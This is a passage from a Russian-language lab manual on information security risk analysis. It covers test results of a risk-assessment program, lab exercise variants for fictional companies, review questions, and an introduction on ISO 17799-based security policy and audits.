

Рисунок 3.12. Интерфейс программы. Вкладка “Проверка организационных мер”.

#### 4. Тестирование системы

Данный пункт необходим для проведения проверки верного функционирования расчетного блока программного кода (его части). Тестирование направлено на изучение зависимости потерь организации от некоторых факторов (от классификация злоумышленника, права доступа пользователей системы и организационных мер обеспечения информационной безопасности).

Используемая при тестировании программного продукта информация не основывается на конкретных значениях, для конкретного предприятия – это абстрактные данные об абстрактном предприятии, необходимые для процесса тестирования.


Таблица 4.1. Исходные данные для исследования.

Виды информации	Бухгалтерская информация
	Информация о зарплатах
	Информация о клиентах в электронном виде
	Исходные тексты программных

	продуктов Дистрибутивы программных продуктов ( в том числе и собственные) Информация о партнерах в электронном виде
Пользователи системы	Системный администратор Офицеры безопасности Пользователь
Аппаратные средства	Сетевая группа: Один сервер Три рабочих станции

Теперь осуществим привязку данных. Расположим на каждом из ранее введенных ресурсов указанные виды ценной информации.

Таблица 4.2. Привязка данных

Сервер	Исходные тексты программных продуктов Дистрибутивы программных продуктов (в том числе и собственные)
Рабочая станция один	Бухгалтерская информация Информация о зарплатах
Рабочая станция два	Бухгалтерская информация Информация о зарплатах
Рабочая станция три	Информация о клиентах в электронном виде Информация о партнерах в электронном виде

Для определения стоимости информации, необходимо оценить ущерб, который понесет компания в случае реализации трех классических угроз.

В предыдущем шаге мы разместили один и тот же тип информации на двух рабочих станциях. В этом шаге мы еще и оценим их одинаково. В конце тестов мы посмотрим результат и оценим, насколько правильно работает алгоритм системы.

Таблица 4.3. Оценка информации

Ресурсы	Информация	Ущерб, в случае угрозы конфиденциальности, руб.	Ущерб, в случае угрозы целостности, руб.	Ущерб, в случае угрозы доступности, руб.
Сервер	Исходные тексты программных продуктов	80 000	50 000	120 000
	Дистрибутивы программных продуктов	110 000	80 000	170 000
Рабочая станция один	Бухгалтерская информация	5 000	140 000	120 000
	Информация о зарплатах	130 000	260 000	100 000
Рабочая станция два	Бухгалтерская информация	5 000	140 000	120 000
	Информация о зарплатах	130 000	260 000	100 000
Рабочая станция три	Информация о клиентах в электронном виде	150 000	170 000	250 000
	Информация о партнерах в электронном виде	160 000	145 000	300 000

Определение доступа мы произведем по следующей схеме:

1) Ограничим доступ всех пользователей к информации, хранящейся на первой рабочей станции.

2) К тем же видам информации на второй рабочей станции права доступа оценим по разному.

Таблица 4.4. Определение прав доступа пользователей на рабочей станции два

Пользователи	Информация	Права доступа
--------------	------------	---------------

Системный администратор	Бухгалтерская информация	Чтение , запись, удаление
	Информация о зарплатах	Чтение и запись
Офицер безопасности	Бухгалтерская информация	Чтение , запись, удаление
	Информация о зарплатах	Чтение и запись
Пользователь	Бухгалтерская информация	Чтение и запись
	Информация о зарплатах	Чтение

3) Укажем доступ к информации, хранящейся на сервере и на третьей рабочей станции в хаотичном порядке.

Таблица 4.5. Определение прав доступа пользователей на рабочей станции три

Пользователи	Информация	Права доступа
Системный администратор	Информация о клиентах в электронном виде	Чтение , запись, удаление
	Информация о партнерах в электронном виде	Чтение
Офицер безопасности	Информация о клиентах в электронном виде	Доступ отсутствует
	Информация о партнерах в электронном виде	Чтение, запись
Пользователь	Информация о клиентах в электронном виде	Доступ отсутствует
	Информация о партнерах в электронном виде	Чтение

Таблица 4.6. Определение прав доступа пользователей на сервере

Пользователи	Информация	Права доступа
Системный администратор	Исходные тексты программных продуктов	чтение

	Дистрибутивы программных продуктов (в том числе и собственные)	Чтение и запись
Офицер безопасности	Исходные тексты программных продуктов	Чтение, запись, удаление
	Дистрибутивы программных продуктов (в том числе и собственные)	Чтение и запись
Пользователь	Исходные тексты программных продуктов	Доступ отсутствует
	Дистрибутивы программных продуктов (в том числе и собственные)	Доступ отсутствует

Далее, для проверки организационных мер, осуществим невыполнение большинства требования международного стандарта ISO 17799. Это позволит увеличить уровень уязвимости системы. С помощью ответов на вопросы связанных с тем, на сколько сотрудники заинтересованы в неправомерных действиях, мы увеличим уровень угроз.

Оценим ежегодные затраты на обеспечения информационной безопасности в 500 тысяч рублей. Процесс тестирования дал следующие результаты.

Таблица 4.7.Результат расчета количественной характеристики рисков

Ресурсы	Информация	Риск связанный с угрозой конфиденциальности, руб.	Риск связанный с угрозой целостности, руб.	Риск связанный с угрозой доступности, руб.
Сервер	Исходные тексты программных продуктов	480 000	400 000	960 000
	Дистрибутивы программных продуктов	660 000	640 000	1 020 000

Рабочая станция один	Бухгалтерская информация	30000	840000	720000
	Информация о зарплатах	780000	1560000	600000
Рабочая станция два	Бухгалтерская информация	40000	1120000	960000
	Информация о зарплатах	1040000	2080000	600000
Рабочая станция три	Информация о клиентах в электронном виде	900000	1020000	1500000
	Информация о партнерах в электронном виде	960000	870000	1800000

Таблица 4.8. Результат расчета качественной характеристики рисков

Ресурсы	Информация	Риск связанный с угрозой конфиденциальности	Риск связанный с угрозой целостности	Риск связанный с угрозой доступности
Сервер	Исходные тексты программных продуктов	Риск велик	Риск очень велик	Риск очень велик
	Дистрибутивы программных продуктов	Риск велик	Риск очень велик	Риск очень велик
Рабочая станция один	Бухгалтерская информация	Риск велик	Риск велик	Риск велик
	Информация о зарплатах	Риск велик	Риск велик	Риск велик
Рабочая станция два	Бухгалтерская информация	Риск очень велик	Риск очень велик	Риск очень велик
	Информация о зарплатах	Риск очень велик	Риск очень велик	Риск очень велик

Рабочая станция три	Информация о клиентах в электронном виде	Риск велик	Риск велик	Риск велик
	Информация о партнерах в электронном виде	Риск велик	Риск велик	Риск велик

При этом система показала уровень системы защиты как низкий.



Рисунок 4.1. Оценка уровня защиты. Тест номер один.

Далее проведем следующее испытание программного комплекса. Теперь наоборот, попробуем выполнить как можно больше требований стандарта ISO17799. Это позволит увеличить уровень уязвимости системы и в некоторых случаях уровень угроз. Ответы на вопросы связанные с тем, на сколько сотрудники заинтересованы в неправомерных действиях оставим такими же как и в первом тесте.

Процесс тестирования дал следующие результаты.

Таблица 4.9. Результат расчета количественной характеристики рисков

Ресурсы	Информация	Риск связанный с угрозой конфиденциальности,	Риск связанный с угрозой	Риск связанный с угрозой
---------	------------	--	--------------------------	--------------------------



		руб.	целостности, руб.	доступности, руб.
Сервер	Исходные тексты программных продуктов	160000	100000	240000
	Дистрибутивы программных продуктов	220000	240000	340000
Рабочая станция один	Бухгалтерская информация	10000	280000	240000
	Информация о зарплатах	260000	520000	200000
Рабочая станция два	Бухгалтерская информация	10000	420000	240000
	Информация о зарплатах	260000	780000	200000
Рабочая станция три	Информация о клиентах в электронном виде	300000	340000	500000
	Информация о партнерах в электронном виде	320000	290000	600000

Таблица 4.10. Результат расчета качественной характеристики рисков

Ресурс	Информация	Риск связанный с угрозой конфиденциальности	Риск связанный с угрозой целостности	Риск связанный с угрозой доступности
Сервер	Исходные тексты программных продуктов	Риск мал	Риск мал	Риск мал

	Дистрибутивы программных продуктов	Риск мал	Риск существенный	Риск существенный
Рабочая станция один	Бухгалтерская информация	Риск мал	Риск мал	Риск мал
	Информация о зарплатах	Риск мал	Риск мал	Риск мал
Рабочая станция два	Бухгалтерская информация	Риск мал	Риск существенный	Риск существенный
	Информация о зарплатах	Риск мал	Риск существенный	Риск существенный
Рабочая станция три	Информация о клиентах в электронном виде	Риск мал	Риск мал	Риск мал
	Информация о партнерах в электронном виде	Риск мал	Риск мал	Риск мал

Организационные меры не соответствовали 23 положениям международного стандарта ISO 17799.



Рисунок 4.2. Оценка уровня защиты. Тест номер два

Из представленного материала мы видим , что произошло уменьшение риска до определенного уровня. Однако уровень угрозы со стороны сотрудников остался на определенном уровне, и это дало о себе знать. В целом система оценила уровень защиты как выше среднего.

Полученные данные говорят о том, что не соблюдение положений стандарта ISO 17799 приводит к увеличению риска связанного с угрозой конфиденциальности, целостности и доступности. Это в полнее справедливо так как, стандарт определяет базовый набор требований безопасности для широкого класса ИС, который формируется в результате обобщения мировой практики.

Мы заметили, что уровень рисков на рабочей станции два выше чем на номер один. Это говорит о том что, предоставление привилегированный прав доступа к информации, увеличивает уровень угрозы. Для борьбы с этим можно предпринять следующие меры:


Для того, чтобы понизить риск вредоносного воздействия со стороны сотрудников, необходимо уже при составлении должности максимально минимизировать количество информационных объектов, к которым пользователь будет иметь доступ впоследствии. В литературных источниках подобный принцип носит название принципа минимизации привилегий (либо прав доступа).

Потери предприятия тем меньше, чем меньше в этих потерях заинтересованы сотрудники данного предприятия. Очевидна необходимость ввода личной ответственности за собственную деятельность в отношении информационных активов компании. Личная ответственность предполагает разделение обязанностей по отношению к объектам, к которым пользователь имеет доступ. Отсюда суть второго результата тестирования: чтобы понизить риск вредоносного воздействия со стороны сотрудников, нужно следовать правилу разделения обязанностей.

При приеме на работу проводить проверку сотрудников на наличие положительных характеристик, полноты и точности резюме, подтверждение заявленного образования и профессиональной квалификации и независимую проверку документов – паспорта.

## 5. Методика проведения работы

### 1. Цель работы.

Целью данной работы является ознакомление с методикой анализа рисков, ролью анализа рисков в построении системы защиты, а также ознакомление с международным стандартом информационной безопасности ISO 17799.

### 2. Теоретическая часть.

Информацию по этому пункту вы в полном объеме найдете в меню “Справка”.

### 3. Порядок выполнения работы

1. После ознакомление с теорией получите у вашего преподавателя номер варианта на лабораторную работу. Каждый номер варианта представляет определенную модель информационной системы. Номера вариантов приведены ниже.

Таблица 5.1. Вариант 1.

Название	Компания ”РеалСофт”
Сотрудники	Директор (сотрудник) Системный администратор Офицер безопасности Бухгалтер (сотрудник) Менеджер Программисты (сотрудники)
Информация	Бухгалтерская информация Информация о зарплатах Исходные тексты программных продуктов Дистрибутивы программных продуктов
Аппаратные средства для обработки информации	Два сервера Шесть рабочих станций
Описание	Организация занимается разработкой программного обеспечения. Расположена в отдельном здании. На входе расположена будка с охраной.
Затраты на информационную	100 000

безопасность в год	
--------------------	--

Таблица 5.2. Вариант 2.

Название организации	Нотариальная контора "Парус"
Сотрудники	Директор Бухгалтер (сотрудник) Менеджер
Информация	Бухгалтерская информация Информация о зарплатах Дистрибутивы программных продуктов Информация о клиентах в электронном виде
Аппаратные средства для обработки информации	Один сервер Три рабочих станции
Описание	Занимается оформлением договоров купли-продажи, обмена, дарения жилья, автомашин, земельных участков, копий документов. Проводит квалифицированные консультации по нотариальным вопросам Арендуемое помещение на втором этаже. Кроме этой организации в здании расположено еще несколько фирм. На входе существует охрана, которую интересует цель прихода
Затраты на информационную безопасность в год	10 000

Таблица 5.3. Вариант 3.

Название организации	Страховая компания "Под крылом"
Сотрудники	Директор (пользователь) Бухгалтер (пользователь) Системный администратор Менеджеры
Информация	Бухгалтерская информация

	<p>Информация о зарплатах</p> <p>Информация о клиентах в электронном виде</p> <p>Информация о сотрудниках в электронном виде</p> <p>Дистрибутивы программных продуктов</p>
Аппаратные средства для обработки информации	<p>Один сервер</p> <p>Четыре рабочих станции</p>
Описание	Компания занимается страхованием всех видов деятельности. Расположена в отдельном здании. На входе сидит охранник.
Затраты на информационную безопасность в год	200 000

Таблица 5.4. Вариант 4.

Название организации	Филиал нефтяной компании в Томске “РусНефть”
Сотрудники	<p>Директор (сотрудник)</p> <p>Системный администратор</p> <p>Офицер безопасности</p> <p>Бухгалтер (сотрудник)</p> <p>Менеджер</p> <p>Программисты (сотрудники)</p>
Информация	<p>Бухгалтерская информация</p> <p>Информация о зарплатах</p> <p>Информация о клиентах в электронном виде</p> <p>Дистрибутивы программных продуктов</p> <p>Объемы продаж</p>

	Себестоимость продукции
Описание	Занимается транспортировкой и переработкой нефти. Расположена в отдельном здании. Существует служба безопасности. На входе охрана регистрирует цель прихода.

Таблица 5.5. Вариант 5.

Название организации	Компьютерная фирма "Ваш компьютер"
Сотрудники	Директор (сотрудник) Системный администратор Бухгалтер (сотрудник) Менеджеры
Информация	Бухгалтерская информация Информация о зарплатах Дистрибутивы программных продуктов Объемы продаж Информация о партнерах в электронном виде Техническая информация о продуктах
Аппаратные средства для обработки информации	Два сервера Три рабочих станции
Описание	Занимается продажей компьютеров, офисной техники, сетевого оборудования, программного обеспечения. Расположена в отдельном здании. Существует служба охраны.
Затраты на информационную безопасность в год	1 000 000

2. Для того чтобы приступить к работе с "Системой анализа рисков и проверки организационных мер обеспечения информационной безопасности на предприятия", необходимо запустить файл Project.exe. Далее система покажет окно с предложением начать работу с программой

3. Выберите те виды информационных ресурсов которые представлены в вашем варианте. Теперь перейдите к вкладке “Пользователи системы”, где надо будет отметить пользователей информационной системы. На вкладке “Аппаратные средства” определите количество серверов и рабочих станций из вашего варианта. Нажмите кнопку ”Продолжить работу с программой”.

4. Укажите на сервере хранение двух любых видов информации из списка, а на рабочих станциях по четыре вида информационных ресурса, желательно разных и оцените предполагаемый ущерб, в случае угроз конфиденциальности, целостности и доступности. Так как данные хранятся на разных ресурсах, то предполагается, что они имеют разную ценность. В случае если информация не храниться на выбранном ресурсе, то ее оценка не имеет смысла - эти данные все равно не будут использованы. В случае затруднения обратитесь к подсказке.

5. Далее система отобразит окно, с вопросами по разделу стандарта в правой части и выбором раздела стандарта в левой части экрана. Отвечать на вопросы лучше всего, начиная с первого раздела “Политика безопасности. Организационные меры”. Оцените систему безопасности выбранной организации, учтите как можно больше недостатков,

так как полное описание организационных мер обеспечения информационной безопасности для представленных вариантов не представляется возможным. Нажмите кнопку “Далее”.

6. Перед вами окно с определением доступа пользователей к информационным ресурсам.

Ограничьте доступ к информации на первой выбранной станции. К тем же видам информации на второй рабочей станции, определите разные виды доступа пользователей.

На остальных серверах и рабочих станциях виды доступа определите сами.

7. Теперь на экране должно появиться окно для ввода затрат на информационную безопасность. Затраты можно определить из вашего варианта. Это заключительный этап сбора информации о вашей организации. Далее программа генерирует отчет по результатам анализа.

8. Ознакомьтесь с представленным отчетом. Сравните риск и ущерб по трем классам угроз. Оцените на ваш взгляд эффективность системы защиты. Перейдите к вкладке “Анализ



рисков”. Сравните данные о риске по трем классом угроз на рабочих станциях , к информации на которых был представлен доступ и к которым нет. Сделайте выводы.

9. Перейдите к вкладке “Проверка организационных мер”. Посмотрите, какое количество организационных мер соответствуют положениям стандарта, и какое нет. Далее вам предстоит ознакомиться с основными положениями международного стандарта безопасности ISO 17999.

10. Сделайте скриншоты трех вкладок отчета и сохраните их в своей отчет по лабораторной работе. Закройте окно программы. Снова откройте файл Project.exe. Повторите 3 и 4 пункт. Попытайтесь в 5 пункте соблюсти как можно больше положений МСБ ISO 17999. Далее повторите 7, 8, 9 пункт. Сделайте выводы.

### **Контрольные вопросы**

1. Дайте определение понятия - Политика информационной безопасности.
2. Что такое процесс анализа рисков? Какова роль анализа рисков в процессе формирования политики безопасности компании.
3. В чем отличие полного анализа рисков от базового?
4. Что понимается под угрозой безопасности информации?
5. На какие два класса делиться все множество потенциальных угроз безопасности информации?
6. В чем заключается оценка рисков по двум факторам?
7. В чем заключается оценка рисков по трем факторам?
8. Дайте определение понятию “Уязвимость”.
9. Дайте определение понятиям “угроза конфиденциальности”, ”угроза целостности” и “угроза доступности”.
10. Назовите основные разделы стандарта ISO 17799.

## **16. ЗАДАНИЯ НА САМОСТОЯТЕЛЬНУЮ РАБОТУ**

Содержание

Введение

Часть 1: Политика безопасности

1.1 Политика безопасности

1.1.1 Основные положения политики обеспечения информационной безопасности

1.1.2 Анализ и обновление

1.1.3 Организационные меры по обеспечению безопасности

1.1.4 Классификация и управление ресурсами

1.2 Безопасность персонала

1.2.1 Безопасность при выборе персонала и работе с ним

1.2.2 Тренинги пользователей

1.2.3 Реагирование на инциденты в области безопасности, а также сбои и неисправности

1.2.4 Физическая безопасность

1.2.5 Безопасность кабельной системы

1.2.6 Безопасное уничтожение отработавшего оборудования

1.2.7 Безопасность рабочего места

1.3. Управление коммуникациями и процессами

1.3.1 Служебные инструкции и ответственность

1.3.2 Контроль изменений в операционной среде (среды функционирования)

1.3.3 Процедуры реагирования на инциденты

1.3.4 Разграничение ответственности путем разделения обязанностей

1.3.5 Разделение ресурсов

1.3.6 Защита от вредоносного программного обеспечения (вирусов, троянских коней)

1.3.7 Управление внутренними ресурсами

1.3.8 Управление сетью

1.3.9 Безопасность носителей данных

1.3.10 Безопасность при передаче информации и программного обеспечения

1.4 Контроль доступа

1.4.1 Политика контроля доступа

1.4.2 Управление доступом пользователя

1.4.3 Ответственность пользователей

- 1.4.4 Контроль и управление удаленного (сетевое) доступа
- 1.4.5 Контроль доступа в операционную систему
- 1.4.6 Контроль и управление доступом к приложениям
- 1.4.7 Мониторинг доступа и использования систем
- 1.4.8 Мобильные компьютеры и пользователи
- 1.5 Разработка и техническая поддержка вычислительных систем
  - 1.5.1 Безопасность приложений
  - 1.5.2 Средства криптографической защиты
  - 1.5.3 Безопасность системных файлов
  - 1.5.4 Защита рабочих данных, используемых при тестах систем
  - 1.5.5 Контроль доступа к исходным текстам программ и библиотек
  - 1.5.6 Процедуры контроля изменений
  - 1.5.7 Технический обзор изменений в операционной среде
  - 1.5.8 Ограничения на изменения прикладного ПО
  - 1.5.9 Безопасность процессов разработки и поддержки
- 1.6 Управление непрерывностью бизнеса
  - 1.6.1 Процесс управления непрерывным ведением бизнеса
  - 1.6.2 Создание и внедрение плана непрерывности бизнеса
  - 1.6.3 Основы планирования непрерывности бизнеса
  - 1.6.4 Тестирование планов обеспечения непрерывности бизнеса
  - 1.6.5 Обеспечение и переоценка планов
- 1.7. Соответствие системы основным требованиям
  - 1.7.1 Соответствие требованиям законодательства
  - 1.7.2 Соответствие политике безопасности
  - 1.7.3 Соответствие техническим требованиям
  - 1.7.4 Методы и средства управления системным аудитом

Часть 2: Пример типовой политики безопасности компании, имеющей выход в Интернет и обладающей ресурсами, к которым необходим доступ из Интернет

- 2.1 Сетевая безопасность
- 2.2 Локальная безопасность (безопасность рабочих станций и серверов)
- 2.3 Физическая безопасность
- 2.4 Типовые документы, основанные на стандарте безопасности ISO 17799
  - 2.4.1 Основные требования по обеспечению внутренней ИТ- безопасности компании. Общие положения

## 2.4.2 Основные правила, инструкции и требования по обеспечению внутренней ИТ- безопасности компании

### Часть 3: Современные методы и средства сетевой защиты

#### 3.1 Межсетевые экраны

##### 3.1.1 Коммутаторы

##### 3.1.2 Пакетные фильтры

##### 3.1.3 Шлюзы сеансового уровня

##### 3.1.4 Посредники прикладного уровня

##### 3.1.5 Инспекторы состояния

#### 3.2 Системы контроля содержания

#### 3.3 Системы контроля целостности

#### 3.4 Системы построения VPN

#### 3.5 Системы обнаружения атак

#### 3.6 Системы анализа защищенности

#### 3.7 Обманные системы

#### 3.8 Создание типовой архитектуры безопасности корпоративной сети

## Введение

Бурное развитие информационных технологий в конце 20 века привело к тому, что на сегодняшний день практически все бизнес-процессы любой компании основаны на использовании различных автоматизированных систем. Подобная тенденция к всеобщей автоматизации бизнес-процессов обусловлена конкурентной борьбой: чем ниже себестоимость продукции и, следовательно, - тем выше конкурентоспособность компании. Именно поэтому такое широкое применение в экономике нашли компьютерные сети и в том числе Internet и созданные на их базе различные распределенные вычислительные системы, позволяющие существенно сократить время, необходимое для выполнения различных технологических операций.

Однако наряду с безусловными позитивными моментами, связанными с всеобщей автоматизацией и широким применением компьютерных сетей, существуют и негативные стороны. К ним, прежде всего, необходимо отнести вновь возникающие проблемы, связанные с безопасностью обрабатываемой информации в автоматизированных системах компаний. Всего существуют три классических угрозы безопасности информации - это *угрозы раскрытия, целостности и отказа в обслуживании*.

Итак, Вы - ИТ менеджер банка, финансовой или промышленной компании. Что произойдет, если информация (счета, активы клиентов, информация о поставщиках, клиентах и т.д.), обрабатываемая в Вашей информационной системе, попадет к конкурентам или к злоумышленникам - угроза раскрытия? Что случится, если произойдет несанкционированное изменение критично важных для Вашей компании электронных документов - угроза целостности? Что произойдет, если внезапно Ваша автоматизированная система будет остановлена - угроза отказа в обслуживании?

Результаты последних исследований, проведенных в 2001 г, показывают, что, несмотря на то, что большинство топ - менеджеров осознает основные угрозы для сферы обслуживания клиентов и внутренней инфраструктуры компании, они не до конца отдают себе отчет, откуда исходит опасность, какая информация является наиболее деликатной и уязвимой, и какие действия следует предпринять, чтобы уменьшить риск взлома и иной несанкционированной деятельности. При этом топ-менеджмент из-за своей инертности запаздывает с изменением политики внутри компаний минимум на полгода. Очевидно, что смена приоритетов требует многочисленных согласований внутри корпораций, а активное общественное мнение смещает акценты, рисуя "иллюзорные" картины источников опасности: до сих пор большинство топ - менеджеров считает хакеров и внешние атаки наиболее опасными для бизнеса их компаний, но при этом по статистике до 80% злоупотреблений берут начало внутри компании. Также исследования показывают, что обычным фактом

является слабая приверженность организаций к аудиту информационной безопасности (35%), минимальные усилия по стимулированию легального расследования "инцидента" (17%), недостаточное понимание, откуда исходит угроза (79% до сих пор стереотипно считают, что "извне", хотя статистика показывает обратное).

Ежедневно в Интернет злоумышленниками осуществляются сотни - тысячи взломов веб-сайтов, серверов приложений и баз данных. Взлом корпоративного веб-сайта компании, являющегося ее представительством в Сети, может серьезно подорвать имидж и репутацию компании и вызвать падение ее курса акций.

Огромное число успешных вторжений из Интернет наглядно показывает незащищенность большинства ресурсов. Незащищенность сети компании, обычно, обусловлена целым рядом факторов и заблуждений:

типовые факторы:

- непонимание величины ущерба, который может принести успешная атака на ИТ систему компании;
- отсутствие информации об истинном уровне защиты;
- ложная уверенность о надежной собственной защите;
- отсутствие или нехватка квалифицированного персонала в отделе ИТ – безопасности;
- отсутствие разработанной стратегии и политики информационной безопасности;
- отсутствие или недостатки применяемой системы защиты ИТ – ресурсов.

типовые заблуждения:

- "мы не представляем интереса для атаки";
- "в нашей вычислительной системе нет критичной важной для компании информации";
- "наш веб-сервер выполняет только представительскую функцию и его взлом не повлечет для компании значимого ущерба";
- "у нас есть файрвол - мы надежно защищены".

Любая крупная компания обычно обладает достаточно разветвленной и сложной ИТ-инфраструктурой, которая позволяет автоматизировать решение основных бизнес процессов компании. Но чем функциональнее информационная система, тем сложнее в ней решать вопросы, связанные с обеспечением безопасности обрабатываемой в ней информации. Для того, чтобы наилучшим образом обеспечить безопасность системы и избежать избыточных расходов, прежде всего, необходимо провести комплексный анализ безопасности информационных ресурсов компании (аудит безопасности) причем желательно силами

сторонних независимых аудиторов, которые укажут на слабые места в имеющейся системе обеспечения безопасности и предложат оптимальный комплекс мер по повышению текущего уровня защищенности сети. Зачем же проводить аудит автоматизированных внутренних ресурсов компании? Во-первых, по международной статистике порядка 80% всех взломов осуществляется именно изнутри компании ее собственным персоналом. Во-вторых, только проведение полного аудита безопасности компании позволит обнаружить все слабости в существующей системе защиты, разработать и внедрить стратегию, политику и архитектуру безопасности.

На основании проведенного аудита безопасности корпоративной сети осуществляется разработка стратегии и [политики информационной безопасности](#) компании; разработка, внедрение и поддержка безопасного решения, позволяющего повысить защищенность информационных ресурсов компании до необходимого уровня

И так, безопасность любой компании начинается с независимого аудита. Следующим шагом является разработка стратегии и политики информационной безопасности. Политика безопасности компании – это краеугольный камень, с которого начинается безопасность, которую позволяет разработать полный анализ рисков ядра автоматизированных бизнес процессов. Набор необходимых правил, требований и нормативных документов для обеспечения требуемого уровня защищенности.

Необходимо определить кто будет отвечать за информационную безопасность. Какова процедура задания новых пользователей или изменения рабочей конфигурации системы. Каковы Ваши действия – что происходит в случае атаки. Какова процедура увольнения ИТ сотрудника. Весь самый сложный комплекс административно-технических вопросов должен быть регламентирован в рамках разработанной комплексной политики безопасности компании. Отсутствие разработанной политики четко показывает недостаточное внимание компании к вопросам безопасности её информационных ресурсов. И наоборот, наличие работающей политики безопасности помимо обеспечения реальной защиты придает компании серьезный имидж в глазах заказчиков и потенциальных инвесторов и выгодно сказывается на ее репутации даже среди конкурентов.

Обнаружить недостатки в системе безопасности, разработать стратегию и политику безопасности - все это является необходимым, но не достаточным условием надежной защиты сети компании. Третьим и последним условием является разработка и *внедрение* архитектуры безопасности или иными словами разработка и внедрение проекта защиты.

Проект защиты - это совокупность административных, программных и технических мер и средств, позволяющих обеспечить защиту автоматизированной системы в соответствии с требуемым уровнем. Необходимый для компании уровень защиты определяется на этапе комплексного аудита безопасности ресурсов сети.

